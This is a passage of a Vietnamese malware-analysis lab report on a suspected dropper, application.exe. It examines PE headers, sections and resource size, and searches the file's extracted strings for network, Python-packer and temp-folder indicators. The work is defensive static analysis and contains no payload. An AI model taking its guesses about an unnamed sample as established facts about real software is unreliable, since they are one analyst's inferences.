PointerToSymbolTable = 0 / NumberOfSymbols = 0	Không có symbol table	Không có dấu hiệu đặc biệt.
SizeOfOptionalHeader = 0x00E0	Kích thước Optional Header chuẩn cho PE32	Xác nhận định dạng PE32 hợp lệ.

Characteristics = 0x0102

Cờ thuộc tính file
(executable/image/...)

Cho thấy đây là executable
image hợp lệ; không phải
object file.




Dấu hiệu từ Optional Header	Ý nghĩa / hệ quả phân tích
Magic = 0x010B (PE32)	File 32-bit → phù hợp “stub/loader” tương thích rộng.
Subsystem = 0x0002 (Windows GUI)	Dạng giả GUI để ngụy trang → dễ ngụy trang như ứng dụng bình thường để người dùng click.

ImageBase = 0x00400000	Giá trị phổ biến của PE32 → không bất thường.
SectionAlignment = 0x1000 & FileAlignment = 0x200	File hợp lệ theo chuẩn PE → phần độc hại nằm ở payload nhúng, không phải header bị phá.
AddressOfEntryPoint (AEP) = 0x00006A00	Điểm bắt đầu chạy → nhiều khả năng là bootstrap/stub khởi động giải nén/payload.
BaseOfCode = 0x00001000	Bình thường, không có dấu hiệu đặc biệt.
BaseOfData = 0x00008000	Bình thường, không có dấu hiệu đặc biệt.
SizeOfCode = 0x00006400 (~25 KB)	Code rất nhỏ so với file ~30MB → mô hình stub nhỏ + payload nhúng .
SizeOfInitializedData = 0x00139600 (~1.27 MB)	Data khởi tạo tương đối lớn. Kết hợp với .rsrc rất lớn và overlay lớn → file chứa khối dữ liệu nhúng (archive/config/runtime).
SizeOfUninitializedData = 0x00000000	Bình thường, không có dấu hiệu đặc biệt.
SizeOfHeaders = 0x00000400	Bình thường, không có dấu hiệu đặc biệt.
SizeOfImage = 0x00145000 (~1.33 MB)	Image khi nạp RAM nhỏ hơn nhiều so với file → dữ liệu lớn nằm ở resource/overlay .
DllCharacteristics = 0xC140	Bình thường, không có dấu hiệu đặc biệt.

3.6 Sections, Data directories:

a. Directories



Dấu hiệu từ Data Directories	Ý nghĩa / hệ quả
Export Directory = 0	Không export hàm → exe bình thường , không phải DLL cung cấp API.
Import Directory RVA ≈ 0xA28C (trong .idata)	Có import table → file gọi nhiều API Windows; dùng để suy luận capabilities (registry/token/load DLL...).
IAT RVA ≈ 0xA000 (trong .idata)	Import Address Table rõ → import hợp lệ

Resource Directory RVA $\approx$ 0xC000 (trong .rsrc), Size rất lớn ($\sim$0x13765A)	.rsrc phình to $\rightarrow$ khả năng cao nhúng payload/archive/config .
Security Directory = 0	Không chữ ký số $\rightarrow$ tăng nghi vấn nếu file tự nhận “hợp pháp”.
Load Configuration Directory RVA $\approx$ 0x1008 (trong .text)	Không có dấu hiệu đặc biệt.
Relocation Directory RVA $\approx$ 0x144000 (trong .reloc)	Không có dấu hiệu đặc biệt.
TLS Directory = 0	Không TLS callback $\rightarrow$ không dùng kỹ thuật TLS callback.
.NET Metadata Directory = 0	Không phải .NET $\rightarrow$ phù hợp native loader ; payload có thể nằm trong resource/overlay.
Delay/Bound Import = 0	Bình thường, không có dấu hiệu đặc biệt.

b. Sections

CFF Explorer VII - [application.exe]

File Settings ?

application.exe

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word
.text	000062C4	00001000	00006400	00000400	00000000	00000000	0000	0000
.data	00001A48	00008000	00000200	00006800	00000000	00000000	0000	0000
.idata	00001052	0000A000	00001200	00006A00	00000000	00000000	0000	0000
.rsrc	0013765A	0000C000	00137800	00007C00	00000000	00000000	0000	0000
.reloc	00000888	00144000	00000A00	0013F400	00000000	00000000	0000	0000

Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii

```

00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ . . . . . y y . .
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 . . . . . @ . . . . .
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 0 0 . . . I ! . L I ! Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is . program . canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t . be . run . in . DOS .
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode . . . $ . . . . .
00000080 4F 66 CD 7B 0B 07 A3 28 0B 07 A3 28 0B 07 A3 28 Of I { 0 0 0 0 { 0 0 0 0 { 0 0 0 0 {
00000090 1F 6C A6 29 0A 07 A3 28 1F 6C A0 29 0A 07 A3 28 1 } . 0 0 0 ( 1 ) . 0 0 0 (

```

Type here to search

Tia c... 2:13 AM 3/5/2026

CFF Explorer VII - [application.exe]

File Settings ?

application.exe

Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
00001000	00006400	00000400	00000000	00000000	0000	0000	60000020
00008000	00000200	00006800	00000000	00000000	0000	0000	C0000040
0000A000	00001200	00006A00	00000000	00000000	0000	0000	40000040
0000C000	00137800	00007C00	00000000	00000000	0000	0000	40000040
00144000	00000A00	0013F400	00000000	00000000	0000	0000	42000040

Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii

```

00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ . . . . . y y . .
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 . . . . . @ . . . . .
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 0 0 . . . I ! . L I ! Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is . program . canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t . be . run . in . DOS .
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode . . . $ . . . . .
00000080 4F 66 CD 7B 0B 07 A3 28 0B 07 A3 28 0B 07 A3 28 Of I { 0 0 0 0 { 0 0 0 0 { 0 0 0 0 {
00000090 1F 6C A6 29 0A 07 A3 28 1F 6C A0 29 0A 07 A3 28 1 } . 0 0 0 ( 1 ) . 0 0 0 (

```

Type here to search

Tia c... 2:13 AM 3/5/2026

Section	Ý Nghĩa	Phân Tích
.text	“Vùng code” – nơi chương trình chạy	Entry Point → thường là stub/loader khởi động quy trình giải nén/payload.
.data	“Dữ liệu tĩnh”	Không phải nơi nhúng payload lớn; thường không phải trọng tâm.
.idata	“Danh sách API Window”	Cho thấy chương trình có khả năng gọi Reg/Token/LoadLibrary... (kết hợp imports).
.rsrc	“Kho nhúng” – nơi nhét dữ liệu/archives	Vì .rsrc rất lớn → khả năng cao nhúng CAB/7z/PyInstaller modules/config .
.reloc	“Hỗ trợ relocate”	Dùng để chứng minh PE chuẩn.

3.7 String

```

Administrator: Windows PowerShell
PS C:\Windows\system32> cd C:\Users\abcaad\Downloads\SysinternalsSuite\
PS C:\Users\abcaad\Downloads\SysinternalsSuite> .\strings64.exe -n 4 -accepttaula "C:\Users\abcaad\Downloads\LAB\2026-01-01-files-from-the-infection\application.exe" > stringsLAB.txt
PS C:\Users\abcaad\Downloads\SysinternalsSuite> .\strings64.exe -n 4 -accepttaula -u "C:\Users\abcaad\Downloads\LAB\2026-01-01-files-from-the-infection\application.exe" > stringsLAB2.txt
PS C:\Users\abcaad\Downloads\SysinternalsSuite> .\strings64.exe -n 4 -accepttaula -u "C:\Users\abcaad\Downloads\LAB\2026-01-01-files-from-the-infection\application.exe" > stringsLAB3.txt
PS C:\Users\abcaad\Downloads\SysinternalsSuite> Select-String -Path C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt

cmdlet Select-String at command pipeline position 1
Supply values for the following parameters:
Pattern[0]: python
Pattern[1]: python3
Pattern[2]: PyInstaller
Pattern[3]: PYZ
Pattern[4]: socket
Pattern[5]: aiohttp
Pattern[6]: requests
Pattern[7]:

C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:1351:NegativeCacheForDeviceTicketRequestsDisabled is set.
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:4652:Forcing Websocket shutdown.
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:4654:Closing Websocket Handle=0x%x
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:4656:Initiating Websocket close frame. Close status %d
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:7610:Windows.Networking.Sockets.IStreamSocketListener2
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:10782:One or more errors were found in the Secure Sockets Layer (SSL) certificate sent by the server.
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:11273:Forcing Websocket shutdown.
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:11275:Closing Websocket Handle=0x%x
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:11277:Initiating Websocket close frame
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:12099:Windows.Networking.Sockets.ControlChannelTrigger
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:12102:Windows.Networking.Sockets.DatagramSocket
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:12105:Windows.Networking.Sockets.Datagram
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:14707:TXM pending req queue full (%d %d) to beSendRequests %d
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:16626:DEVKEY_PciDevice_MaxReadRequestSize
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:17203:1 - 'Warning': The majority of physical disks are healthy, but one or more may be failing I/O requests.
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:19105:Too Many Requests
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:19657:External requests
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:19658:Contact requests
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:20142:Wininet_WebsocketUpgrade
C:\Users\abcaad\Downloads\LAB\stringsLAB3.txt:20143:Wininet_WebsocketSession

PS C:\Users\abcaad\Downloads\SysinternalsSuite>
  
```

Windows 10 x64 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

- Debian 7.x 64-bit
- ANDROID
- Kali-Linux-2019.3
- Win2008-DC
- Ubuntu 64-bit
- REMnux
- Windows 10 x64

Windows 10 x64

Administrator: Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell <https://aka.ms/pscore6>

```
PS C:\Windows\system32> Select-String -Path C:\Users\abcard\Downloads\LAB\stringsLAB3.txt

cmdlet Select-String at command pipeline position 1
Supply values for the following parameters:
Pattern[0]: temp
Pattern[1]: %temp%
Pattern[2]: AppData
Pattern[3]: extract
Pattern[4]:

C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:9:EXTRACTOPT
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:44:Template
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:224:Template
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:357:Template
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:424:Temporary folder
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:426:Please type the location where you want to place the extracted files.
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:434:Extract
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:437:Extracting
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:443:Extract
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:446:Extracting
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:453:Please select a folder to store the extracted files.
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:457:Unable to create extraction thread.
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:467:SNt Shutdown: OpenProcessToken error.)NT Shutdown: AdjustTokenPrivileges error.)NT Shutdown:
ExitWindowsEx error.)Extracting file failed. It is most likely caused by low memory (low disk space for swapping file) or corrupted Cabinet
file. The setup program could not retrieve the volume information for drive (%s).
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:472:/r:<full path> -- Specifies temporary working folder,
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:473:/C -- Extract files only to the folder when used also with /T.
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:662:HvccOutputTemporalLayer
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:663:SetBufferProps: Picture Type:%d Temporal ID=%d @Frame %d
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:664:Unexpected number of temporal layers.
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1111:Attempting connect to PID {0} with pipe {1} with timeout {2} ms
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1701:WEVT_TEMPLATE
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:2970:EASU_NV12(m_pSurfaceIn, m_pFsrSurfaceTemp, fill, colorYUV)
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:2971:Compute_RCAS_NV12(m_pFsrSurfaceTemp, pOutSurface, (amf_float)rcasAttenuation)
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:2972:Compute_EASU(m_pSurfaceIn, m_pFsrSurfaceTemp, fill, color, fromSRGB)
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:2973:Compute_RCAS(m_pFsrSurfaceTemp, pOutSurface, (amf_float)rcasAttenuation)
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:2985:ems-appdata
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:4015:pTemp->Alloc(GetMemoryType(), GetSize(), m_eUsage, m_eAccess | AMF_MEMORY_CPU_READ)
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:4016:pDevice->CopyBuffer(m_pMemory, 0, GetSize(), pTemp->m_pMemory, 0)
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:4017:pDevice->CopyBufferToHost(pTemp->m_pMemory, 0, GetSize(), pBuffer->m_pMemory, true)
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:4945:CsmMIPProvider::CreateUnregisterSubsystemParameters
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:5207:WEVT_TEMPLATE
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:5672:The NVIDIA System Sentinel is reporting that your NVIDIA-powered graphics card is operating
at an elevated temperature.
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:5873:TemporaryALIC
```

To direct input to this VM, click inside or press Ctrl+G.

Windows 10 x64 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

- Debian 7.x 64-bit
- ANDROID
- Kali-Linux-2019.3
- Win2008-DC
- Ubuntu 64-bit
- REMnux
- Windows 10 x64


Windows 10 x64

Select Administrator: Windows PowerShell


```
cmdlet Select-String at command pipeline position 1
Supply values for the following parameters:
Pattern[0]: http
Pattern[1]: https
Pattern[2]: api
Pattern[3]: upload
Pattern[4]: socket
Pattern[5]: connect
Pattern[6]:

C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:189:Connection
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:529:https://
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:653:The "khs" encountered an error while applying power or reading the device configuration.
This may be caused by a failure of your hardware or by a poor connection.
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:830:HTTP request state is invalid and connection is missing
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:831:The value specified for 'authority' must be Url of the format http(s)://hostname/subpath.
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1886:Searchconnector-ms
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1109:Successfully connected to existed node {0} which is PID {1}
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1106:Could not connect to existing process, now creating a process...
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1109:Successfully connected to created node {0} which is PID {1}
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1110:FAILED TO CONNECT TO A CHILD NODE
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1111:Attempting connect to PID {0} with pipe {1} with timeout {2} ms
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1179:(fax_clientid, calling_number, calling_name, called_number, called_jid, called_name,
fileid, web_fileid, coverid, groupid, uploadfile_path, origin_files_info, create_time, update_time) values (?, ?, ?,
?, ?, ?, ?, ?, ?, ?, ?);
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1181: set calling_number=?, calling_name=?, called_number=?, called_jid=?,
called_name=?, fileid=?, web_fileid=?, coverid=?, groupid=?, uploadfile_path=?, origin_files_info=?, create_time=?,
update_time=?
where fax_clientid=?;
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1598:ExceptionImageMapInsertedHashWrongType
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1621:il.co.dapim
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1712:MBNProfile:ConnectionCapabilities
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1713:MBNProfileV4:ConnectionCapabilities
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1714:MBNProfileV9:ConnectionCapabilities
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1720:wcmapl.dll
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1728:Connections:
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1729:NetworkIsConnected:
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1730:NetworkIsConnectedToInternet:
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1731:NetworkConnectivity: 0x
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1736:ConnectionIsConnectedToInternet:
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1737:ConnectionConnectivity: 0x
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1738:ConnectionDomainType:
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1739:ConnectionGuid:
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1740:ConnectionAdapterGuid:
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1741:ConnectionIsConnected:
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1803:api-ms-win-core-file-l1-2-2
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1804:api-ms-win-core-localization-l1-2-1
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1805:api-ms-win-core-localization-obsolete-l1-2-0
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1806:api-ms-win-core-processthreads-l1-1-2
C:\Users\abcard\Downloads\LAB\stringsLAB3.txt:1807:api-ms-win-core-string-l1-1-0
```

To direct input to this VM, click inside or press Ctrl+G.



To direct input to this VM, click inside or press Ctrl+G.



To direct input to this VM, click inside or press Ctrl+G.

Windows 10 x64 - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer

- Debian 7.x 64-bit
- ANDROID
- Kali-Linux-2019.3
- Win2008-DC
- Ubuntu 64-bit
- REMnux
- Windows 10 x64

Home Windows 10 x64

Select Administrator: Windows PowerShell

```
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:19207:https://dev.ditu.live.com/REST/v1/Transit/Schedules/{transitRequestOptions}&c=(language
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:19483:http://schemas.openxps.org/xps/v1.0/resourcedictionary-key
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:19484:http://schemas.microsoft.com/xps/2005/06
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:19485:http://www.w3.org/XML/1998/namespace
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:19486:http://schemas.openxps.org/xps
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:19508:https://gameserverds.xboxlive.com/teredoqosservers/0.0.0.0
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:19605:api-ms-win-core-fibers-l1-1-1
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:19606:api-ms-win-core-synch-l1-2-0
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:19608:api-ms-
